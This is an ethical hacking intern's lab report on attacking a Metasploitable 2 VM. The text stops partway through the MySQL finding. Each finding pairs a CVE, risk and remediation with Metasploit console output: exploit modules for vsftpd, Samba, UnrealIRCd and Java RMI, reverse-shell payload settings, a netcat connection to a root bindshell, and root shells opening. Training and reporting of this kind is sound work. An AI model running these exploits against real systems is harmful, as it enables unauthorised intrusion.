

ETHICAL HACKING INTERNSHIP

BATCH 02

WEEK 4 PENETRATION TESTING REPORT

Comprehensive Assessment: Reconnaissance, Exploitation, Post-Exploitation & Privilege Escalation



Target Machine	Metasploitable 2
Target IP	192.168.174.129
Attacker IP	192.168.174.128 (Kali Linux)
Network Range	192.168.174.0/24
Date	30 June 2026
Classification	CONFIDENTIAL (Training Use Only)

Prepared by: Areeba Shafqat
Instructor: Mr. Muhammad Saad
Internship Track: Ethical Hacking
Assessment Scope: Week 4

Table of Contents

1.	Executive Summary	4
1.1	Overview.....	4
	Key Results:.....	4
2.	Assessment Scope & Objectives	4
	Scope:	4
	Objectives:.....	5
3.	Lab Environment & Target Information	5
	Attacker Machine (Kali Linux):	5
	Target Machine (Metasploitable 2):.....	5
	Connectivity:	6
4.	Methodology	6
5.	Attack Path Summary.....	6
6.	Technical Findings	7
6.1	Critical Vulnerabilities	7
	Finding 1: vsftpd 2.3.4 Backdoor (Port 21)	7
	Finding 2: Samba usermap_script RCE (Port 445).....	8
	Finding 3: UnrealIRCd Backdoor (Port 6667)	9
	Finding 4: Exposed Root Bindshell (Port 1524).....	11
	Finding 5: Java RMI Registry Exploitation (Port 1099).....	11
	Finding 6: VNC Server Unauthenticated Access (Port 5900).....	13
	Finding 7: MySQL Empty Root Password (Port 3306).....	15
	Finding 8: Apache Tomcat Default Credentials (Port 8180).....	17
	Finding 9: PostgreSQL Default Credentials (Port 5432)	20
	Finding 10: DistCC Remote Code Execution (Port 3632) FAILED	22
6.2	Post-Exploitation Findings.....	24
7.	Risk Assessment.....	27
	Overall Risk:.....	27
8.	Remediation Recommendations	28
	Immediate Actions:.....	28
	Long-term Hardening:	28
	Service-Specific Recommendations:	28

9.	Lessons Learned	28
	Technical Skills Developed:	29
10.	Conclusion.....	29

1. Executive Summary

1.1 Overview

This final report consolidates the complete penetration testing engagement conducted during the Ethical Hacking Internship Batch 02 against the Metasploitable 2 target in an isolated lab environment. The assessment covered the full penetration testing lifecycle: passive/active reconnaissance (Week 1), vulnerability exploitation and initial access (Week 2), post-exploitation enumeration (Week 3), and final analysis with privilege escalation pathways (Week 4).

Key Results:

- **Reconnaissance:** Identified 23 open ports, 23 running services, and multiple critical vulnerabilities on the target (192.168.174.129).
- **Exploitation:** 9 out of 10 attempted vulnerabilities were successfully exploited (1 service was not running), achieving root-level access through backdoors, RCE, default credentials, and misconfigurations.
- **Post-Exploitation:** Comprehensive enumeration revealed outdated OS/kernel, SUID binaries, world-writable directories, sensitive credential files, and multiple privilege escalation vectors.
- **Overall Security Posture:** Extremely Poor. The system is highly vulnerable due to end-of-life software, default credentials, exposed services, and weak configurations.

The engagement demonstrated multiple independent paths to full system compromise. While performed in a controlled lab, these findings mirror real-world risks associated with unpatched legacy systems. Immediate remediation is strongly recommended to prevent unauthorized access, data breaches, and lateral movement.

Highest Access Achieved: Root (multiple vectors)

Targets Attempted: 10+

Successful Compromises: 9+

2. Assessment Scope & Objectives

Scope:

- **Target:** Metasploitable 2 VM (Ubuntu 8.04, Kernel 2.6.24)
-

- **Attacker:** Kali Linux (192.168.174.128)
- **IP:** 192.168.174.129
- **Network:** 192.168.174.0/24 (Isolated Host-Only)
- **Phases:** Reconnaissance, Scanning, Exploitation, Post-Exploitation, Privilege Escalation Analysis
- **Rules of Engagement:** Authorized lab environment only. No production systems or external networks.

Objectives:

- Identify exposed services and vulnerabilities through reconnaissance.
- Validate and exploit identified weaknesses to gain initial access.
- Perform detailed enumeration to map the attack surface post-compromise.
- Document attack paths, risks, and actionable remediation steps.
- Provide a comprehensive final report for stakeholders.

All activities were conducted ethically with explicit authorization. The assessment followed the PTES (Penetration Testing Execution Standard) methodology.

3. Lab Environment & Target Information

Attacker Machine (Kali Linux):

- **OS:** Kali Linux 2024.1
- **IP:** 192.168.174.128
- **Adapter:** Host-Only (VMware)
- **Tools:** Nmap, Metasploit, Netdiscover, Nikto, Gobuster, WhatWeb, LinEnum, etc.

Target Machine (Metasploitable 2):

- **OS:** Ubuntu 8.04 (Hardy Heron) Linux Kernel 2.6.24-16-server
 - **IP:** 192.168.174.129
 - **MAC:** 00:0C:29:FA:DD:2A (VMware)
-

- **Default Credentials:** msfadmin/msfadmin

Connectivity: Verified via ping and direct access throughout the engagement.

4. Methodology

The assessment followed the PTES (Penetration Testing Execution Standard) methodology:

1. **Reconnaissance (Week 1):** Passive (WHOIS, DNS, web footprinting) and Active (Nmap scans, banner grabbing).
 2. **Scanning & Enumeration:** Port scanning, service/version detection, vulnerability scanning, OS fingerprinting.
 3. **Exploitation (Week 2):** Targeted known vulnerabilities and default configurations using Metasploit and manual techniques.
 4. **Post-Exploitation (Week 3):** Manual and automated (LinEnum/LinPEAS) enumeration of users, processes, files, and network.
 5. **Analysis & Reporting (Week 4):** Consolidated findings, risk assessment, and recommendations.
-

5. Attack Path Summary

Primary Attack Path:

1. **Reconnaissance** → Nmap identified vsftpd 2.3.4 on port 21 (CVE-2011-2523).
2. **Exploitation** → Used Metasploit exploit/unix/ftp/vsftpd_234_backdoor to gain immediate root Meterpreter session.
3. **Post-Exploitation** → Enumerated system, users (>27 accounts), SUID binaries, sensitive files.
4. **Privilege Escalation Vectors (Identified):** SUID nmap, sudo privileges, world-writable /tmp, cron jobs, etc.
5. **Additional Paths:** Samba RCE, UnrealIRCd backdoor, Java RMI, VNC no-auth, default DB credentials, etc.

Multiple redundant paths to root access were validated, highlighting the target's severe exposure.

6. Technical Findings

6.1 Critical Vulnerabilities

The following vulnerabilities were identified and validated during the assessment. Each finding is documented with description, affected asset, severity, CVE reference, evidence, risk impact, and remediation.

Finding 1: vsftpd 2.3.4 Backdoor (Port 21)

Description:

vsftpd version 2.3.4 contains a deliberate backdoor inserted into the source code. Sending a username containing the string ':' causes the FTP daemon to open a command shell on TCP port 6200, granting unauthenticated remote command execution.

Affected Asset: FTP Service 192.168.174.129:21

Severity: Critical (CVSS 10.0)

CVE: CVE-2011-2523

Result: **SUCCESS**

Tool: Metasploit exploit/unix/ftp/vsftpd_234_backdoor

Risk Impact: An unauthenticated remote attacker can trivially gain root-level operating system access. No credentials or exploitation experience required.

Remediation: Upgrade vsftpd to version 3.0.x or later. Remove or disable the FTP service if not required. Restrict FTP access via firewall rules.

```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.
2  Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent Yes     VSFTPD 2.3.
4  Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp
/vsftpd_234_backdoor
```

Figure 1: Metasploit search results showing the vsftpd 2.3.4 backdoor module

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.174.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                                           |
|----------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                     |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                          |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux 3.17 (for Python variant also Python 3.8+, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  | 8080            | no       | Local IP to use for serving payload                                                                                                                                                                                   |
| FETCH_SRVPOR   |                 | yes      | Local port to use for serving payload                                                                                                                                                                                 |
| FETCH_URI      |                 | no       | Local URI to use for serving payload                                                                                                                                                                                  |
| LHOST          | 192.168.174.128 | yes      | The listen address (an interface may be specified)                                                                                                                                                                    |
| LPORT          | 445             | yes      | The listen port                                                                                                                                                                                                       |


When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


When FETCH_FILELESS is none:


| Name           | Current Setting | Required | Description                                                                         |
|----------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME | 5NtwHdfgZKs     | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |


```

Figure 2: vsftpd 2.3.4 backdoor exploit configuration

```
FETCH_WRITABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

Exploit target:


| Id | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.174.128:445
[*] 192.168.174.129:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.174.129:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 192.168.174.129:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.174.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.174.128:445 -> 192.168.174.129:41896) at 2026-06-20 12:29:20 -0400
meterpreter >
```

Figure 3: vsftpd 2.3.4 backdoor exploitation showing Meterpreter session opened as root

Finding 2: Samba usermap_script RCE (Port 445)

Description: Samba 3.0.20 through 3.0.25rc3 allows remote code execution via shell meta-characters in the SamrChangePassword MS-RPC function when username mapping is enabled. An attacker can embed shell metacharacters (e.g., ,, , &, \$()) in the username field of an SMB login request to achieve arbitrary remote command execution.

Affected Asset: SMB Service 192.168.174.129:445

Severity: CRITICAL (CVSS 10.0)

CVE: CVE-2007-2447

Result: SUCCESS Root command shell obtained

Risk Impact: Complete remote code execution without authentication. Attacker gains root-level shell access to the entire system.

Remediation: Upgrade Samba to version 3.0.25 or later (3.6.x+ recommended). Disable SMBv1. Restrict Samba access to authorised hosts only. Disable username mapping if not required.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > search samba usermap

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -              -      -    -    -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "userna
me map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/sa
mba/usermap_script
```

Figure 4: Metasploit search results showing the Samba usermap_script

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.174.129 yes        The target host(s), see https://docs.metasploit.co
m/docs/using-metasploit/basics/using-metasploit.ht
ml
RPORT     139              yes        The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.174.128 yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.174.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ipBYEvRbPYOLzBHC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nipBYEvRbPYOLzBHC\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.174.128:4444 -> 192.168.174.129:58897) at 2026
-06-20 12:59:58 -0400
```

Figure 5: Samba usermap_script exploit configuration and execution

```
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 6: Samba usermap_script exploitation proof of root access

Finding 3: UnrealIRCd Backdoor (Port 6667)

Description: UnrealIRCd 3.2.8.1 was distributed with a backdoor in its source code. Sending the string 'AB' as part of a crafted message triggers a system() call, executing arbitrary commands as root.

Affected Asset: IRC Service 192.168.174.129:6667

Severity: Critical (CVSS 10.0)

Tool: Metasploit exploit/unix/irc/unreal_ircd_3281_backdoor

CVE: CVE-2010-2075

Result: **SUCCESS** Root command shell obtained

Risk Impact: Unauthenticated remote command execution as root. The IRC daemon is a covert backdoor in a widely distributed package.

Remediation: Remove UnrealIRCd immediately. If an IRC daemon is required, install a verified, up-to-date version. Verify package integrity via cryptographic hash before deployment.

```
msf exploit(multi/samba/usermap_script) > search unrealircd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Descr
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent Yes    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(multi/samba/usermap_script) > █
```

Figure 7: Metasploit search results showing the UnrealIRCd 3.2.8.1 backdoor module

```
msf exploit(multi/samba/usermap_script) > use exploit/linux/irc/unreal_ircd_3281_backdoor
[*] No results from search
[*] Failed to load module: exploit/linux/irc/unreal_ircd_3281_backdoor
msf exploit(multi/samba/usermap_script) > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.174.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     6667             yes        The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.174.128 yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  -
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.174.128:4444
[*] 192.168.174.129:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.174.129:6667 - Connected to 192.168.174.129:6667
[*] 192.168.174.129:6667 - Trying to register a new IRC user: irene
```

Figure 8 UnrealIRCd 3.2.8.1 backdoor exploit configuration and execution

```
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 9: UnrealIRCd backdoor exploitation proof of root access

Finding 4: Exposed Root Bindshell (Port 1524)

Description: TCP port 1524 hosts a raw root-level shell an **intentional backdoor** present in the Metasploitable 2 image that provides an unauthenticated root shell to any connecting host with no authentication required. Any network host can connect and receive an immediate root prompt.

Affected Asset: Port 1524 192.168.174.129

Severity: CRITICAL (CVSS 10.0)

CVE N/A (Intentional Backdoor)

Result: **SUCCESS** Immediate root shell (no exploit required).

Risk Impact: This is arguably the most severe single finding. A completely unauthenticated root backdoor requires no exploitation skill whatsoever.

Remediation: Identify and terminate the process listening on port 1524. Implement host-based firewall rules to block unauthenticated shell access. Conduct a forensic review to identify how the bindshell was established.

```
(kali@kali)-[~]
$ nc 192.168.174.129 1524
root@metasploitable:/#
```

Figure 10: Direct bindshell access via netcat connection to port 1524

```
$ nc 192.168.174.129 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 11: Bindshell access proof showing root privileges

Finding 5: Java RMI Registry Exploitation (Port 1099)

Description: The Java RMI registry on port 1099 was exploited using the Metasploit module exploit/multi/misc/java_rmi_server. The service was reachable and allowed remote class loading from an attacker-controlled server, resulting in unauthenticated remote code execution with root privileges.

Affected Asset: Java RMI Service 192.168.174.129:1099

Severity: HIGH

CVE: N/A This is a configuration issue allowing remote class loading, not a specific CVE

Tool: Metasploit exploit/multi/misc/java_rmi_server

Result: SUCCESS Meterpreter session opened as root

Risk Impact: Remote code execution with root privileges through Java RMI.

Remediation: Restrict RMI registry access to trusted hosts; disable remote class loading; implement authentication for RMI calls; use firewall to restrict port 1099 access.

```
msf exploit(multi/misc/java_rmi_server) > search rmi_server
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Defaul
ult Configuration Java Code Execution					
1	target: Generic (Java Payload)	.	.	.	.
2	target: Windows x86 (Native Payload)	.	.	.	.
3	target: Linux x86 (Native Payload)	.	.	.	.
4	target: Mac OS x PPC (Native Payload)	.	.	.	.
5	target: Mac OS x x86 (Native Payload)	.	.	.	.
6	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure End
oint Code Execution Scanner					

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

Figure 12: Metasploit search results showing the Java RMI Server

```
msf exploit(unix/misc/distcc_exec) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.174.129 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                                                                                      |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.174.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] 192.168.174.129:1099 - Using URL: http://192.168.174.128:8080/KhoompkgSyXwLV
[*] 192.168.174.129:1099 - Server started.
[*] 192.168.174.129:1099 - Sending RMI Header ...
[*] 192.168.174.129:1099 - Sending RMI Call ...
[*] 192.168.174.129:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.174.129
[*] Meterpreter session 4 opened (192.168.174.128:4444 → 192.168.174.129:37568) at 2026-06-20 16:41:24 -0400
```

Figure 13: Java RMI Server exploit configuration and execution

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > getpid
[-] stdapi_sys_process_getpid: Operation failed: 1
meterpreter >
```

Figure 14: Java RMI exploitation proof of root access

Finding 6: VNC Server Unauthenticated Access (Port 5900)

Description: The Virtual Network Computing (VNC) service on port 5900 is configured with no authentication or weak password protection. An attacker can connect to the VNC server and gain remote graphical desktop access to the target system without providing valid credentials.

Affected Asset: VNC Service 192.168.174.129:5900

Severity: HIGH

CVE: N/A (Misconfiguration)

Tool: vncviewer (manual connection)

Result: **SUCCESS** Remote graphical desktop access obtained

Risk Impact: Unauthenticated remote desktop access allows attackers to view sensitive information, interact with running applications, execute commands, install malware, and perform further reconnaissance and lateral movement.

Remediation: Set a strong VNC password immediately. Use VNC over SSH tunneling for encrypted connections. Restrict VNC access to trusted IP addresses via firewall rules. Disable VNC if not actively required.

```
(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:2 https://dl.google.com/linux/chrome-stable/deb stable InRelease [1,825 B]
Get:3 https://packages.microsoft.com/repos/code stable/main arm64 Packages [26.6 kB]
Get:5 https://packages.microsoft.com/repos/code stable/main armhf Packages [26.7 kB]
Get:6 https://packages.microsoft.com/repos/code stable/main amd64 Packages [26.6 kB]
Get:7 https://dl.google.com/linux/chrome-stable/deb stable/main amd64 Packages [1,214 B]
Get:4 http://mirror.yer.az/kali kali-rolling InRelease [34.0 kB]
Get:8 http://mirror.yer.az/kali kali-rolling/main Sources [17.8 MB]
Get:9 http://mirror.yer.az/kali kali-rolling/non-free Sources [116 kB]
Get:10 http://mirror.yer.az/kali kali-rolling/contrib Sources [71.5 kB]
Get:11 http://mirror.yer.az/kali kali-rolling/main amd64 Packages [21.2 MB]
Get:12 http://mirror.yer.az/kali kali-rolling/main amd64 Contents (deb) [53.3 MB]
Get:13 http://mirror.yer.az/kali kali-rolling/contrib amd64 Packages [104 kB]
Get:14 http://mirror.yer.az/kali kali-rolling/contrib amd64 Contents (deb) [188 kB]
Get:15 http://mirror.yer.az/kali kali-rolling/non-free amd64 Packages [175 kB]
Get:16 http://mirror.yer.az/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Fetched 94.1 MB in 1min 24s (1,116 kB/s)
197 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Figure 15: System update and VNC viewer installation preparation on Kali Linux

```
(kali㉿kali)-[~]
└─$ sudo apt install tigervnc-viewer -y
Installing:
tigervnc-viewer

Installing dependencies:
libfltk1.3t64  libfltk-images1.3t64

Suggested packages:
tigervnc-tools

Summary:
Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 197
Download size: 985 kB
Space needed: 3,104 kB / 42.9 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 libfltk1.3t64 amd64 1.3.11-3+b1 [561 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libfltk-images1.3t64 amd64 1.3.11-3+b1 [50.8 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 tigervnc-viewer amd64 1.15.0+dfsg-2+b1 [373 kB]
Fetched 985 kB in 2s (608 kB/s)
Selecting previously unselected package libfltk1.3t64:amd64.
(Reading database... 471065 files and directories currently installed.)
Preparing to unpack .../libfltk1.3t64_1.3.11-3+b1_amd64.deb...
Unpacking libfltk1.3t64:amd64 (1.3.11-3+b1)...
Selecting previously unselected package libfltk-images1.3t64:amd64.
Preparing to unpack .../libfltk-images1.3t64_1.3.11-3+b1_amd64.deb...
Unpacking libfltk-images1.3t64:amd64 (1.3.11-3+b1)...
Selecting previously unselected package tigervnc-viewer.
Preparing to unpack .../tigervnc-viewer_1.15.0+dfsg-2+b1_amd64.deb...
Unpacking tigervnc-viewer (1.15.0+dfsg-2+b1)...
Setting up libfltk1.3t64:amd64 (1.3.11-3+b1)...
Setting up libfltk-images1.3t64:amd64 (1.3.11-3+b1)...
Setting up tigervnc-viewer (1.15.0+dfsg-2+b1)...
update-alternatives: using /usr/bin/xtigervncviewer to provide /usr/bin/vncviewer (vncviewer) in auto mode
Processing triggers for kali-menu (2026.2.6)...
Processing triggers for desktop-file-utils (0.28-1)...
Processing triggers for hicolor-icon-theme (0.18-2)...
Processing triggers for libc-bin (2.42-1)...
Processing triggers for man-db (2.13.1-1)...
Processing triggers for mailcap (3.76)...
Scanning processes ...
Scanning linux images ...
```

Figure 16: TigerVNC viewer installation completed successfully on Kali Linux




Figure 17: VNC authentication prompt showing password field

```
(kali@kali)-[~]
$ vncviewer 192.168.174.129:5900

TigerVNC viewer v1.15.0
Built on: 2025-12-13 19:36
Copyright (C) 1999-2025 TigerVNC team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Sat Jun 20 17:02:13 2026
DecodeManager: Detected 4 CPU core(s)
DecodeManager: Creating 4 decoder thread(s)
CConn: Connected to host 192.168.174.129 port 5900
CConnection: Server supports RFB protocol version 3.3
CConnection: Using RFB protocol version 3.3
Fontconfig warning: using without calling FcInit()

Sat Jun 20 17:02:32 2026
DesktopWindow: Reducing window size to fit on current monitor
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888

Sat Jun 20 17:02:37 2026
DecodeManager: Tight: 138 rects, 801.392 kpixels
DecodeManager: 204.015 KiB (1:15.3521 ratio)
DecodeManager: Total: 138 rects, 801.392 kpixels
DecodeManager: 204.015 KiB (1:15.3521 ratio)
```

Figure 18: VNC viewer successfully connected to target 192.168.174.129:5900

```
root@metasploitable: /
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root)
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:~#
```

Figure 19: VNC access proof showing root privileges

Finding 7: MySQL Empty Root Password (Port 3306)

Description: The MySQL service on port 3306 was configured with an empty root password, allowing unauthenticated database access with full administrative privileges.

Affected Asset: MySQL Service 192.168.174.129:3306

Severity: HIGH

CVE: N/A (Misconfiguration)

Tool: Manual mysql connection

Result: **SUCCESS** MySQL database access as root

Risk Impact: Full database access without credentials; read, modify, or delete any data; execute system commands via SELECT INTO OUTFILE.

Remediation: Set a strong root password immediately after install; disable remote root login; create least-privilege application-specific DB accounts.

```
msf exploit(multi/misc/java_cmd_server) > search mysql
```

Matching Modules

Rank	#	Name	Check	Description	Disclosure Date	Rank
0	0	exploit/windows/http/advantech_iiview_networkservlet_cmd_inject	Yes	Advantech iView NetworkServlet Command Injection	2022-06-28	ex
cellent	1	target: Windows Dropper	-	-	-	-
2	2	target: Windows Command	-	-	-	-
3	3	auxiliary/server/capture/mysql	No	Authentication Capture: MySQL	-	no
rmal	4	exploit/windows/http/cayin_xpost_sql_rce	Yes	Cayin xPost wayfinder_seqid SQLi to RCE	2020-06-04	ex
cellent	5	exploit/unix/webapp/cyberpanel_preauth_rce_multi_cve	Yes	CyberPanel Multi CVE Pre-auth RCE	2024-10-27	ex
6	6	action: CVE-2024-51378	-	-	-	-
7	7	action: CVE-2024-51378	-	-	-	-
8	8	action: CVE-2024-51567	-	-	-	-
9	9	action: CVE-2024-51568	-	-	-	-
10	10	exploit/unix/webapp/joomla_weblinks_sql	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read	2014-03-02	no
rmal	11	exploit/unix/webapp/kimai_sql	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection	2013-05-21	av
erage	12	exploit/linux/http/librems_collectd_cmd_inject	Yes	LibreMS collectd Command Injection	2019-07-15	ex
cellent	13	post/linux/gather/enum_configs	No	Linux Gather Configurations	-	no
rmal	14	post/linux/gather/enum_users_history	No	Linux Gather User History	-	no
15	15	exploit/windows/http/moveit_cve_2023_34362	Yes	MOVEit SQL Injection vulnerability	2023-05-31	ex
cellent	16	auxiliary/scanner/mysql/mysql_writable_dirs	No	MySQL Directory Write Test	-	no
rmal	17	auxiliary/scanner/mysql/mysql_file_enum	No	MySQL File/Directory Enumerator	-	no
rmal	18	auxiliary/scanner/mysql/mysql_hashdump	No	MySQL Password Hashdump	-	no
